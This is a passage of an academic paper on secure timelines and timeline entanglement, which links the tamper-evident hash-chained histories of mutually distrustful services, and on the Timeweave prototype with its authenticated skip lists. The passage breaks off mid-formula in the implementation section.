A *secure timeline* is a tamper-evident historic record of the states through which a system goes throughout its operational history. Secure timelines can help us reason about the temporal ordering of system states in a provable manner. We extend secure timelines to encompass multiple, mutually distrustful services, using *timeline entanglement*. Timeline entanglement associates disparate timelines maintained at independent systems, by linking undeniably the past of one timeline to the future of another. Timeline entanglement is a sound method to map a time step in the history of one service onto the timeline of another, and helps clients of entangled services to get persistent temporal proofs for services rendered that survive the demise or non-cooperation of the originating service. In this paper we present the design and implementation of *Timeweave*, our service development framework for timeline entanglement based on two novel disk-based authenticated data structures. We evaluate Timeweave's performance characteristics and show that it can be efficiently deployed in a loosely-coupled distributed system of several hundred nodes with overhead of roughly 2-8% of the processing resources of a PC-grade system.

1 Introduction

A large portion of the functionality offered by current commercial “secure” or “trusted” on-line services focuses on the here and now: certification authorities certify that a public signature verification key belongs to a named signer, secure file systems vouch that the file with which they answer a lookup query is the one originally stored, and trusted third parties guarantee that they do whatever they are trusted to do when they do it.

The concept of *history* has received considerably less attention in systems and security research. What did the certification authority certify a year

ago, and which file did the secure file system return to a given query last week?

Interest in such questions is fueled by more than just curiosity. Consider a scenario where Alice, a certified accountant, consults confidential documents supplied by a business manager at client company Norne, Inc. so as to prepare a financial report on behalf of the company for the Securities and Exchange Commission (SEC). If, in the future, the SEC questions Alice's integrity, accusing her of having used old, obsolete financial information to prepare her report, Alice might have to prove to the SEC exactly what information she had received from Norne, Inc. before preparing her report. To do that, she would have to rely on authentic historic data about documents and communication exchanges between herself and Norne, on the authentic, relative and absolute timing of those exchanges, perhaps even on the contents of the business agreement between herself and the company at the time. Especially if the company maliciously chooses to tamper with or even erase its local records to repudiate potential transgressions, Alice would be able to redeem herself only by providing undeniable proof that at the time in question, Norne, Inc. did in fact present her with the documents it now denies.

Besides this basic problem, many other peripheral problems lurk: what if Norne, Inc. no longer exists when Alice has to account for her actions? What if Alice and the SEC belong to different trust domains, i.e., have different certification authorities or different secure time stamping services?

In this work we formulate the concept of secure timelines based on traditional time stamping [5, 11] and authenticated dictionaries [8, 10] (Section 3). Secure timelines allow the maintenance of a persistent, authenticated record of the sequence of states that an accountable service takes during its lifetime.

Furthermore, we describe a technique called *time-*

line entanglement for building a single, common tamper-evident history for multiple mutually distrustful entities (Section 4). First, timeline entanglement enables the temporal correlation of independent histories, thereby yielding a single timeline that encompasses events on independent systems. This correlation can be verified independently in the trust domain of each participant, albeit with some loss of temporal resolution. Second, it allows clients to preserve the provability of temporal relationships among system states, even when the systems whose states are in question no longer participate in the collective, or are no longer in existence.

We then present *Timeweave*, our prototype framework for the development of loosely-coupled distributed systems of accountable services that uses timeline entanglement to protect historic integrity (Section 5). We describe novel, scalable algorithms to maintain secure timelines for extended time periods and for very large data collections. Finally, we evaluate the performance characteristics of *Timeweave* in Section 6 and show that it efficiently supports large-sized groups of frequently entangled services—up to several hundred—with maintenance overhead that does not surpass 2-8% of the computational resources of a PC-grade server.

2 Background

In this work we draw on results from research on secure time stamping and authenticated dictionaries. The main inspiration behind our approach comes from Lamport's classic logical clock paradigm [14].

2.1 Secure Time Stamping

In secure time stamping, it is the responsibility of a centralized, trusted third party, the *Time Stamping Service* (TSS), to maintain a temporal ordering of submission among digital documents. As documents or document digests are submitted to it, the TSS links them in a tamper-evident chain of authenticators, using a one-way hash function, and distributes portions of the chain and of the authenticators to its clients. Given the last authenticator in the chain it is impossible for anyone, including the TSS, to insert a document previously unseen in the middle of the chain unobserved, without significant collusion, and without finding a second pre-image for the hash function used [11].

Benaloh and de Mare [5] describe synchronous, broadcast-based time stamping schemes where no central TSS is required, and introduce the concept

of a time stamping *round*. All documents time stamped during a round are organized in a data structure, flat or hierarchical, and yield a collective digest that can be used to represent all the documents of the entire round, in a tamper-evident manner; given the digest, the existence of exactly the documents inside the data structure can be proved succinctly, and any document outside the data structure can be proved not to be there.

Buldas et al. [8] extend previous work by significantly diminishing the need to trust the TSS. They also introduce efficient schemes for maintaining relative temporal orderings of digital artifacts with logarithmic complexity in the total number of artifacts. A large, concurrent project towards the full specification of a time stamping service is described by Quisquater et al. [21].

Ansper et al. [2] discuss time stamping service availability, and suggest a scheme similar to consensus in a replicated system to allow for fault-tolerant time stamping.

Finally, Schneier and Kelsey propose a flexible scheme to protect access-controlled ordered logs on untrusted machines against tampering or unauthorized retroactive disclosure [23], based extensively on hash chaining. They address the problem in an application setting where historic integrity need be maintained only for the short-term, until the local history is uploaded to a trusted server for evaluation and storage, and where the entities enforcing historic integrity need not be themselves held accountable, as is the case in many corporate intranets.

2.2 Authenticated Dictionaries

Authenticated dictionaries are data structures that operate as tamper-evident indices for a dynamic data set. They help compute and maintain a one-way digest of the data set, such that using this digest and a succinct proof, the existence or non-existence of any element in the set can be proved, without considering the whole set.

The first such authenticated dictionary is Merkle's hash tree [17], originally proposed as a digital signature scheme. Hash trees are binary trees in whose leaves the data set elements are placed. Each leaf node is labeled with the hash of the contained data element and each interior node is labeled with a hash of the concatenated labels of its children. The label of the root node is a tamper-evident digest for the entire data set. The existence proof for an element in the tree consists of the necessary information to derive the root hash from the element in question; specifically, the proof consists of all labels

and locations (left or right) of all siblings of nodes on the path from the element to the tree root.

Tree-based authenticated dictionaries reminiscent of Merkle's hash trees are most notably proposed for the distribution of certificate revocation records, first by Kocher [13], and then in an incrementally updatable version by Naor and Nissim [18]. Buldas et al. obviate the need for trusting the dictionary maintainer to keep the dictionary sorted, by introducing the *authenticated search tree* [6, 7]. Authenticated search trees are like hash trees, but all nodes, leaves and internal nodes alike, contain data set elements. The label of the node is a hash not only of the labels of its children, but also of the element of the node. Existence proofs contain node elements in addition to nodes' siblings' labels on the path from the element in question to the root. In this manner, an existence proof follows the same path that the tree maintainer must take to find a sought element; as a result, clients need not unconditionally trust that the tree maintainer keeps the tree sorted, since given a root hash, there is a unique descent path that follows the standard traversal of search trees towards any single element.

Authenticated dictionaries have also been proposed based on different data structures. Buldas et al. [8] describe several tree-like "binary linking schemes." Goodrich et al. [10] propose an authenticated skip list that relies on commutative hashing.

In the recent literature, the maintenance of authenticated but persistent dynamic sets [9, p. 294] has received some attention. Persistent dynamic sets allow modifications of the elements in the set, but maintain enough information to recreate any prior version of the set. Anagnostopoulos et al. [1] propose and implement persistent authenticated skip lists, where not only older versions of the skip list are available, but they are each, by themselves, an authenticated dictionary. In the same work, and also in work by Maniatis and Baker [16], persistent authenticated dictionaries based on red-black trees are sketched in some detail, although the resulting designs are different. Specifically, in the former work, although multiple versions of the authenticated red-black tree are maintained, the collection of versions is itself not authenticated; the latter work uses a second, non-persistent authenticated dictionary to authenticate the tree versions.

3 Secure Timelines

We define a secure timeline within a *service domain*. A service domain comprises a system offering a par-

ticular service—the *service* of the domain—and a set of clients who use that system for that service—the *clients* of the domain. Such a service domain could be, for example, the file server and all clients of a secure file system, or an enterprise-wide certification authority along with all certificate subjects within that enterprise.

Within the context of a service domain, a secure timeline is a tamper-evident, temporally-ordered, append-only sequence of the states taken by the service of that domain. In a sense, a secure timeline defines an authenticated logical clock for the service. Each time step of the clock is annotated with the state in which the service is at the time, and an authenticator. The authenticator is tamper-evident: given the authenticator of the latest time step of the timeline, it is intractable for the service or for any other polynomially-bound party to "change history" unobtrusively by altering the annotations or authenticators of past time steps.

In this work, we consider secure timelines based on one-way (second pre-image-resistant) hash functions. Assuming, as is common, that one-way hash functions exist, we use such functions to define the "arrow of time." In other words, given a presumably one-way hash function h such as SHA-1 [19], if $b = h(a)$, then we conclude that value a was known before value b , or a *temporally precedes* b , since given b the probability of guessing the right a is negligible.

A simple recursive way to define a secure timeline is as follows: if at logical time i the clock has authenticator T_i , then at the next logical time step $i + 1$, the hash function h is applied to the previous clock authenticator T_i and to the next state of the system S_{i+1} . Assuming that f is a one-way digest function from system states to digests, then $T_{i+1} = h(i + 1 \| T_i \| f(S_{i+1}))$, where $\|$ denotes concatenation. Given T_{i+1} , it is intractable to produce appropriate α such that $T_{i+1} = h(i + 1 \| T'_i \| \alpha)$, so as to make an arbitrary authenticator $T'_i \neq T_i$ appear as the timeline authenticator of logical step i , from the second pre-image resistance of the hash function. Similarly, for a given T_{i+1} only a unique state digest $d_{i+1} = f(S_{i+1})$ is probable, and, from the one-way property of the state digest function f , only a unique system state S_{i+1} is probable. Therefore, authenticator T_{i+1} is, in a sense, a one-way digest of all preceding authenticators and system states, as well as of their total temporal ordering.

Many existing accountable services match the secure timeline paradigm, since secure timelines are a generalization of secure time stamping services (TSS) [11]. The service state of a TSS is an authenticated dictionary of all document digests sub-




Figure 1: The first few steps of a secure timeline. Time flows from left to right. Note that the current authenticator of the timeline is an input to the next state of the system. We explain one way to accomplish this in Section 5.2.

mitted to it during a time stamping round. The Key Archival Service (KAS) by Maniatis and Baker [16] is another service with a timeline, where the service state is a persistent authenticated dictionary of all certificates and revocation records issued by a Certification Authority. Similarly, any service that maintains one-way digests of its current state can be retrofitted to have a secure timeline. Consider, for example, Kocher’s Certificate Revocation Trees (CRT) [13]. The state of the service at the end of each publication interval consists of a hash tree of all published revocation records. The root hash of the CRT is a one-way digest of the database. Consequently, a secure timeline for the revocation service can easily follow from the above construction.

Figure 1 illustrates the first few time steps of a secure timeline. In the figure, the new timeline authenticator is also fed into the new state of the system. Depending on the definition of the state digest function, a new state of the service can be shown to be *fresh*, i.e., to have followed the computation of the authenticator for the previous time step. In Time Stamping Services, this places the time stamp of a document between two rounds of the service. In the Key Archival Service, this bounds the time interval during which a change in the Certification Authority (new certificate, revocation, or refresh) has occurred. In a CRT timeline system, this bounds the time when a revocation database was built. Some authenticated dictionaries can be shown to be fresh (e.g., [8]), and we explain how we handle freshness in Section 5.2.

Secure timelines can be used to answer two basic kinds of questions: *existence questions* and *temporal precedence* questions. Existence questions are of the form “is S the i -th system state?”, and are used to

establish that the service exhibited a certain kind of behavior at a particular phase in its history. In the time stamping example, an existence question could be “is d the round hash at time i ?” A positive answer allows a client to verify the validity of a time stamp from round i , since time stamps from round i are authenticated with the root hash of that round. Temporal precedence questions are of the form “did state S occur before state S' ?”. In time stamping, answers to precedence questions can establish precedence between two time stamped documents.

Answers to both existence and temporal precedence questions are provable. Given the last authenticator in the timeline, to prove the existence of a state in the timeline’s past I have to produce a *one-way path*—a sequence of applications of one-way functions—from that state to the current timeline authenticator. Similarly, to prove that state S precedes state S' , I have to show that there exists a one-way path from state S to state S' . For example, in Figure 1, the path from S_1 to T_1 , T_2 and then to S_3 is one-way and establishes that state S_1 occurred before S_3 . Extending this path to T_3 provides an existence proof for state S_1 , if the verifier knows that T_3 is the latest timeline authenticator.

Secure timelines are a general mechanism for *temporal authentication*. As with any other authentication mechanism, timeline proofs are useful only if the authenticator against which they are validated is itself secure and easily accessible to all verifiers, i.e., the clients within the service domain. In other words, clients must be able to receive securely authenticator tuples of the form $\langle i, T_i \rangle$ from the service at every time step, or at coarser intervals. This assumes that clients have a means to open authenticated channels to the service. Furthermore, there must be a unique tuple for every time step i . Either the service must be trusted by the clients to maintain a unique timeline, or the timeline must be periodically “anchored” on an unconditionally trusted write-once publication medium, such as a paper journal or popular newspaper. The latter technique is used by some commercial time stamping services [25], to reduce the clients’ need to trust the service.

For the remainder of this paper, “time i ” means the state of the service that is current right before timeline element i has been published, as well as the physical time period between the publication of the timeline authenticators for time steps $i - 1$ and i . For service A , we denote time i as $\langle A, i \rangle$, the associated timeline authenticator as T_i^A and the precedence proof from i to j as $P_{A,i}^{A,j}$.

4 Timeline Entanglement

In the previous section, we describe how a secure timeline can be used by the clients within a service domain to reason about the temporal ordering of the states of the service in a provable manner. In so doing, the clients of the service have access to tamper-evident historic information about the operation of the service in the past.

However, the timeline of service A does not carry much conviction before a client who belongs to a different, disjoint service domain B , i.e., a client who does not trust service A or the means by which it is held accountable. Consider an example from time stamping where Alice, a client of TSS A , wishes to know when Bob, a client of another TSS B , time stamped a particular document \mathcal{D} . A time stamping proof that links \mathcal{D} to an authenticator in B 's timeline only is not convincing or useful to Alice, since she has no way to compare temporally time steps in B 's timeline to her own timeline, held by A .

This is the void that *timeline entanglement* fills. Timeline entanglement creates a provable temporal precedence from a time step in a secure timeline to a time step in another independent timeline. Its objective is to allow a group of mutually distrustful service domains to collaborate towards maintaining a common, tamper-evident history of their collective timelines that can be verified from the point of view (i.e., within the trust domain) of any one of the participants.

In timeline entanglement, each participating service domain maintains its own secure timeline, but also keeps track of the timelines of other participants, by incorporating authenticators from those foreign timelines into its own service state, and therefore its own timeline. In a sense, all participants *enforce* the commitment of the timeline authenticators of their peers.

In Section 4.1, we define timeline entanglement with illustrative examples and outline its properties. We then explore in detail three aspects of timeline entanglement: *Secure Temporal Mappings* in Section 4.2, the implications of dishonest timeline maintainers in Section 4.3, and *Historic Survivability* in Section 4.4.

4.1 Fundamentals

Timeline entanglement is defined within the context of an *entangled service set*. This is a dynamically changing set of service domains. Although an entangled service set where all participating domains offer

the same kind of service is conceivable — such as, for example, a set of time stamping services — we envision many different service types, time stamping services, certification authorities, historic records services, etc., participating in the same entangled set. We assume that all participating services know the current membership of the entangled service set, although inconsistencies in this knowledge among services does not hurt the security of our constructs below. We also assume that members of the service set can identify and authenticate each other, either through the use of a common public key infrastructure, or through direct out-of-band key exchanges.

Every participating service defines an independent sampling method to select a relatively small subset of its logical time steps for entanglement. For example, a participant can choose to entangle every n -th time step. At every time step picked for entanglement, the participant sends an authenticated message that contains its signed logical time and timeline authenticator to all other participants in the entangled service set. This message is called a *timeline thread*. A timeline thread sent from A at time $\langle A, i \rangle$ is denoted as t_i^A and has the form $[A, i, T_i^A, \sigma_A\{A, i, T_i^A\}]$. $\sigma_A\{X\}$ represents A 's signature on message X .

When participant B receives a correctly signed timeline thread from participant A , it verifies the consistency of that thread with its local view of collective history and then archives it. Thread t_i^A is consistent with B 's local view of collective history if it can be proved to be on the same one-way path (hash chain) as the last timeline authenticator of A that B knows about (see Figure 2). Towards this goal, A includes the necessary temporal precedence proof, as described in Section 3, along with the thread that it sends to B . In the figure, when thread t_i^A reaches B , the most recent timeline authenticator of A that B knows is T_l^A . Along with the thread, A sends the precedence proof $P_{A,l}^{A,i}$ from its time $\langle A, l \rangle$ to time $\langle A, i \rangle$. As a result, B can verify that the new thread carries a “legitimate” timeline authenticator from A , one consistent with history. If everything checks out, B archives the new timeline authenticator and associated precedence proof in its local *thread archive*.

Thread archives store tuples of the form $[t_i^A, P_{A,l}^{A,i}]$. A thread archive serves two purposes: first, it maintains a participant's local knowledge of the history of the entangled service set. Specifically, it archives proof that every participant it knows about maintains a consistent timeline. It accomplishes this by simply storing the threads, which are snapshots in the sender's timeline, and supporting




Figure 2: Entanglement exchanges between participants A and B . The workings of B are shown in detail. We show two entanglement exchanges, one of time $\langle A, l \rangle$ with time $\langle B, k \rangle$, and one of time $\langle A, i \rangle$ with time $\langle B, j \rangle$. Thick black horizontal arrows show timeline thread messages. Thin black horizontal arrows show entanglement receipt messages. Vertical black arrows show one-way operations. The thick shadowed arrow shows the temporal ordering effected by thread t_i^A and its receipt $r_{A,i}^{B,j}$.

precedence proofs, which connect these snapshots in a single one-way chain. The second purpose of the thread archive is to maintain temporal precedence proofs between every foreign thread it contains and local timeline steps. It accomplishes this by constructing a one-way digest of its contents as they change, and then using that digest along with the system state digest, to derive the next local timeline authenticator (Section 5.2 describes how the thread archive is implemented). In the figure, B 's system state S_j^B and updated thread archive E_j^B are combined into d_j^B , which then participates in the computation of the next timeline authenticator T_j^B .

Participant B responds to the newly reported timeline authenticator with an *entanglement receipt*. This receipt proves that the next timeline authenticator that B produces is influenced partly by the archiving of the thread it just received. The receipt must convince A of three things: first, that its thread was archived; second, that the thread was

archived in the latest—“freshest”—version of B 's thread archive; and, third, that this version of the thread archive is the one whose digest is used to derive the next timeline authenticator that B produces. As a result, the entanglement receipt $r_{A,i}^{B,j}$ that B returns to A for the entanglement of thread t_i^A consists of three components: first, a precedence proof $P_{B,k}^{B,j-1}$ from the last of B 's timeline authenticators that A knows about, T_k^B , to B 's timeline authenticator T_{j-1}^B right before archiving A 's new thread; second, an existence proof showing that the timeline thread t_i^A is archived in the latest, freshest version E_j^B of B 's thread archive after the last authenticator T_{j-1}^B was computed; and, third, a one-way derivation of the next timeline authenticator of B from the new version of the thread archive and the current system state S_j^B . It is now A 's turn to check the validity of the proofs in the entanglement receipt. If all goes well, A stores the proof of precedence and reported timeline authenticator from B in its *receipt archive*. This concludes the entanglement process from time $\langle A, i \rangle$ to time $\langle B, j \rangle$.

The receipt archive is similar to the thread archive; it stores entanglement receipts that the participant receives in response to its own timeline threads.

After the entanglement of time $\langle A, i \rangle$ with time $\langle B, j \rangle$, both A and B have in their possession portable temporal precedence proofs ordering A 's past before B 's future. Any one-way process at A whose result is included in the derivation of T_i^A or earlier timeline authenticators at A can be shown to have completed before any one-way process at B that includes in its inputs T_j^B or later timeline authenticators at B .

In this definition of timeline entanglement, a participating service entangles its timeline at the predetermined sample time steps with all other services in the entangled service set (we call this *all-to-all entanglement*). In this work we limit the discussion to all-to-all entanglement only, but we describe a more restricted, and consequently less expensive, entanglement model in future work (Section 7).

The primary benefit of timeline entanglement is its support for *secure temporal mapping*. A client in one service domain can use temporal information maintained in a remote service domain that he does not trust, by mapping that information onto his own service domain. This mapping results in some loss of temporal resolution—for example, a time instant maps to a positive-length time interval. We describe secure temporal mapping in Section 4.2.

Timeline entanglement is a sound method of expanding temporal precedence proofs outside a ser-

vice domain; it does not prove incorrect precedences. However it is not complete, that is, there are some precedences it cannot prove. For example, it is possible for a dishonest service to maintain clandestinely two timelines, essentially “hiding” the commitment of some of its system states from some members of the entangled service set. We explore the implications of such behavior in Section 4.3.

Finally, we consider the survivability characteristics of temporal proofs beyond the lifetime of the associated timeline, in Section 4.4.

4.2 Secure Temporal Mapping

Temporal mapping allows a participating service A to map onto its own timeline a time step $\langle B, i \rangle$ from the timeline of another participant B . This mapping is denoted by $\langle B, i \rangle \mapsto A$. Since A and B do not trust each other, the mapping must be secure; this means it should be practically impossible for B to prove to A that $(\langle B, i \rangle \mapsto A) = (\langle A, j \rangle, \langle A, k \rangle]$, if $\langle B, i \rangle$ occurred before or at $\langle A, j \rangle$, or after $\langle A, k \rangle$.

Figure 3 illustrates the secure temporal mapping $\langle B, 2 \rangle \mapsto A$. To compute the mapping, A requires only local information from its thread and receipt archives. First, it searches in its receipt archive for the latest entanglement receipt that B sent back before or at time $\langle B, 2 \rangle$; receipt $r_{A,1}^{B,1}$ in the example. As described in Section 4, this receipt proves to A that its time $\langle A, 1 \rangle$ occurred before B 's time $\langle B, 1 \rangle$.

Then, A searches in its thread archive for the earliest thread that B sent it after time $\langle B, 2 \rangle$, which is thread t_3^B in the example. This thread proves to A that its time $\langle A, 5 \rangle$ occurred at or after time $\langle B, 3 \rangle$. Recall, also, that when A received t_3^B in the first place, it had also received a temporal precedence proof from $\langle B, 1 \rangle$ to $\langle B, 3 \rangle$, which in the straightforward hash chain case, also includes the system state digest for $\langle B, 2 \rangle$. Now A has enough information to conclude that $(\langle B, 2 \rangle \mapsto A) = (\langle A, 1 \rangle, \langle A, 5 \rangle]$.

Since A has no reason to believe that B maintains its timeline in regular intervals, there is no more that A can assume about the temporal placement of state S_2^B within the interval $(\langle A, 1 \rangle, \langle A, 5 \rangle]$. This results in a *loss of temporal resolution*; in the figure, this loss is illustrated as the difference between the length on B 's timeline from $\langle B, 1 \rangle$ to $\langle B, 2 \rangle$ (i.e., the “duration” of time step $\langle B, 2 \rangle$) and the length of the segment on A 's timeline from $\langle A, 1 \rangle$ to $\langle A, 5 \rangle$ (the duration of $\langle B, 2 \rangle \mapsto A$). This loss is higher when A and B exchange thread messages infrequently. It can be made lower, but only at the cost of increasing the frequency with which A and B send threads to each other, which translates to more messages and




Figure 3: Secure mapping of time $\langle B, 2 \rangle$ onto the timeline of A . Thick arrows indicate timeline threads. Thin arrows indicate entanglement receipts (only the relevant entanglement receipts are shown). Irrelevant thread and receipt messages are grayed-out. The dark broken line illustrates the progression of values that secure the correctness of the mapping.

more computation at A and B . We explore this trade-off in Section 6.

Secure time mapping allows clients within a service domain to determine with certainty the temporal ordering between states on their own service and on remote, untrusted service domains. Going back to the time stamping example, assume that Alice has in her possession a time stamp for document C in her own service domain A , which links it to local time $\langle A, 7 \rangle$, and she has been presented by Bob with a time stamp on document D in his service domain B , which links Bob's document to time $\langle B, 2 \rangle$. Alice can request from A the time mapping $\langle B, 2 \rangle \mapsto A$, shown above to be $(\langle A, 1 \rangle, \langle A, 5 \rangle]$. With this information, Alice can be convinced that her document C was time stamped after Bob's document D was, regardless of whether or not Alice trusts Bob or B .

In the general case, not all time steps in one timeline map readily to another timeline. To reduce the length of temporal precedence proofs, we use hash skip lists (Section 5.1) instead of straightforward hash chains in Timewave, our prototype. Temporal precedence proofs on skip lists are shorter because they do not contain every timeline authenticator from the source to the destination. In timelines implemented in this manner, only time steps included in the skip list proof can be mapped without the cooperation of the remote service. For other mappings, the remote service must supply additional, more detailed precedence proofs, connecting the time authenticator in question to the time authenticators that the requester knows about.

4.3 Historic Integrity

Timeline entanglement is intended as an artificial enlargement of the class of usable, temporal orderings that clients within a service domain can determine undeniably. Without entanglement, a client can determine the provable ordering of events only on the local timeline. With entanglement, one-way paths are created that anchor time segments from remote, untrusted timelines onto the local timeline.

However, the one-way properties of the digest and hash functions used make timelines secure only as long as everybody is referring to the same, single timeline. If, instead, a dishonest service maintains clandestinely two or more timelines or branches of the same timeline, publishing different timeline authenticators to different subsets of its users, then that service can, in a sense, revise history. Just [12] identified such an attack against early time stamping services. Within a service domain, this attack can be foiled by enforcing that the service periodically commit its timeline on a write-once, widely published medium, such as a local newspaper or paper journal. When there is doubt, a cautious client can wait to see the precedence proof linking the timeline authenticator of interest to the next widely published authenticator, before considering the former unique.

Unfortunately, a similar attack can be mounted against the integrity of collective history, in an entangled service set. Entanglement, as described in Section 4, does not verify that samples from B 's timeline that are archived at A and C are identical. If B is malicious, it can report authenticators from one chain to A and from another to C , undetected (see Figure 4). In the general case, this does not dilute the usability of entanglement among honest service domains. Instead, it renders unprovable some interactions between honest and dishonest service domains. More importantly, attacks by a service against the integrity of its own timeline can only make external temporal precedence information involving that timeline inconclusive; such attacks cannot change the temporal ordering between time steps on honest and dishonest timelines. Ultimately, it is solely the clients of a dishonest service who suffer the consequences.

Consider, for instance, the scenario of Figure 4. Dishonest service B has branched off its originally unique timeline into two separate timelines at its time $\langle B, 2 \rangle$. It uses the top branch, with times $3'$, $4'$, etc., in its entanglements with service C , and its bottom branch, with times 3 , 4 , etc., in its entanglements with service A . From A 's point of view, event




Figure 4: An example showing a dishonest service B that maintains two timelines, entangling one with A and another with C . Event N is committed on the bottom branch of B 's timeline, but does not appear on the top branch.

N is incorporated in B 's state and corresponding timeline at time $\langle B, 4 \rangle$. From C 's point of view, however, event N seems never to have happened. Since N does not appear in the branch of B 's timeline that is visible to C , C 's clients cannot conclusively place event N in time at all. Therefore, only the client of B who is responsible for event N suffers from this discrepancy. C does not know about it at all, and A knows its correct relative temporal position.

We describe briefly a method for enforcing timeline uniqueness within an entangled service set in Section 7.

4.4 Historic Survivability

Historic survivability in the context of an entangled set of services is the decoupling of the verifiability of existence and temporal precedence proofs within a timeline from the fate of the maintainer of that timeline.

Temporal proofs are inherently survivable because of their dependence on well-known, one-way constructs. For example, a hash chain consisting of multiple applications of SHA-1 certainly proves that the result of the chain temporally followed the input to the chain. However, this survivability is moot, if the timeline authenticators that the proof orders undeniably can no longer be interpreted or associated with a real time frame.

Fortunately, secure temporal mapping allows a client within a service domain to fortify a temporal proof that he cares about against the passing of the local service. The client can accomplish this by participating in more service domains than one; then,

he can proactively map the temporal proofs he cares about from their source timeline onto all the timelines of the service domains in which he belongs. In this manner, even if all but one of the services with which he is associated become unavailable or go out of business, the client may still associate his proofs with a live timeline in the surviving service domain.

Consider, for example, the scenario illustrated in Figure 5. David, who belongs to all three service domains A , B and C , wishes to fortify event \mathcal{N} so as to be able to place it in time, even if service B is no longer available. He maps the event onto the timelines of A and C —“mapping an event \mathcal{N} ” is equivalent to mapping the timeline time step in whose system state event \mathcal{N} is included, that is, $\langle B, 2 \rangle$ in the example. Even though the event occurred in B ’s timeline, David can still reason about its relative position in time, albeit with some loss of resolution, in both the service domains of A and C , long after B is gone. In a sense, David “hedges his bets” among multiple services, hoping that one of them survives. Note also that the fortification of even \mathcal{N} can occur long after its occurrence. The use of temporal mapping in this context is similar in scope to the techniques used by Ansper et al. [2] for fault-tolerant time stamping services, although it assumes far less mutual trust among the different service domains.

5 Implementation

We have devised two new, to our knowledge, disk-oriented data structures for the implementation of Timeweave, our timeline entanglement prototype. In Section 5.1, we present authenticated append-only skip lists. These are an efficient optimization of traditional hash chains and yield precedence proofs with size proportional to the square logarithm of the total elements in the list, as opposed to linear. In Section 5.2, we present RBB-Trees, our disk-based, persistent authenticated dictionaries based on authenticated search trees. RBB-Trees scale to larger sizes than current in-memory persistent authenticated dictionaries, while making efficient use of the disk. Finally, in Section 5.3, we outline how Timeweave operates.

5.1 Authenticated Append-only Skip Lists

Our basic tool for maintaining an efficient secure timeline is the authenticated append-only skip list. The authenticated append-only skip list is a mod-




Figure 5: An example of mapping event \mathcal{N} onto two other timelines, to obtain a survivable proof of its temporal position. The top shaded line represents $(\mathcal{N} \mapsto C)$ and the bottom shaded line represents $(\mathcal{N} \mapsto A)$.

ification of the simplistic hash chain described in Section 3 that yields improved access characteristics and shorter proofs.

Our skip lists are deterministic, as opposed to the randomized skip lists proposed in the literature [20]. Unlike the authenticated skip lists introduced by Goodrich et al. [10], our skip lists are append-only, which obviates the need for commutative hashing. Every list element has a numeric identifier that is a counter from the first element in the list (the first element is element 1, the tenth element is element 10, and so on); the initial authenticator of the skip list before any elements are inserted is element 0. Every inserted element carries a data value and an authenticator, similarly to what was suggested in Section 3 for single-chain timelines.

The skip list consists of multiple parallel hash chains at different levels of detail, each containing half as many elements as the previous one. The basic chain (at level 0) links every element to the authenticator of the one before it, just like simple hash chains. The next chain (at level 1) coexists with the level 0 chain, but only contains elements whose numeric identifiers are multiples of 2, and every element is linked to the element two positions before it. Similarly, only elements with numeric identifiers that are multiples of 2^j are contained in the hash chain of level j . No chains of level $j > \log_2 n$ are maintained, if all elements are n .

The authenticator T_i of element i with data value d_i is computed from a hash of all the partial authenticators (called *links*) from each basic hash chain in which the element participates. Element $i = 2^l k$, where 2 does not divide k , participates in $l + 1$ chains. It has the $l + 1$ links $L_i^j = h(i, j, d_i, T_{i-2^j})$,

